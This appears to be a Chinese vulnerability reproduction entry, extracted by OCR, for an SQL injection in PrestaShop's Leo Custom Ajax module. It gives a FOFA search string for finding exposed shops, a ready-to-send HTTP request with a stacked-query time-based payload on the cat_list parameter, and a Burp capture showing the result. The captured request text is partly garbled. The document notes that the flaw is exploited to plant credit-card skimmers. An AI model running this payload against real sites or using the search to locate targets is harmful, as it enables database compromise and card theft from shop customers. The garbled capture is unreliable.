P4-1PrestaShop-网上购物系统-SQL


漏洞描述：

在 PrestaShop 的部分主题中使用Leo Custom Ajax拓展，Leo Custom Ajax模块中可以在/modules/leocustomajax/leoajax.php中使用多个 GET 参数（cat_list、pro_info、pro_add、pro_cdown、pro_color）来操作HTTP请求，使远程攻击者能够执行 SQL 注入。
警告：即使该模块被禁用或卸载，此漏洞也可能被利用，并被积极用于部署 webskimmer 来大规模窃取信用卡。

影响版本：

PrestaShop 的 Leo Custom Ajax (leocustomajax) 模块

网站图片：



网络测绘：

fofa语法：

Fofa："modules/leocustomajax"


漏洞复现：

构造URL参数

payload：

```
GET /modules/leocustomajax/leoajax.php?cat_list=10%29;select+0x73656c65637420736c6565702833293b+into+@a;prepare+b+from+@a;execute+b;--%20KZeU HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (compatible; MSIE 5.0; Windows NT 4.0; Trident/4.0)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
```

效果图:


Request
Pretty Raw Hex \n
1 GET /modules/[illegible]/[illegible].php?cat_list=
10%29;select+0x73656c65637420736c656570283293b+ nto+@a;prepare+b+from+@a;execute+b;--%20K
ZeU HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/118.0.0.0 Safari/537.36
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
5 Accept-Encoding: gzip, deflate
6 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
7 Connection: close
8
9
select sleep(3)
Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Date: Tue, 17 Oct 2023 03:17:08 GMT
3 Server: Apache
4 Set-Cookie: PrestaShop-0ccf152be709ad
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 42
8
9 {"cat":[{"total":"0","id_category":nul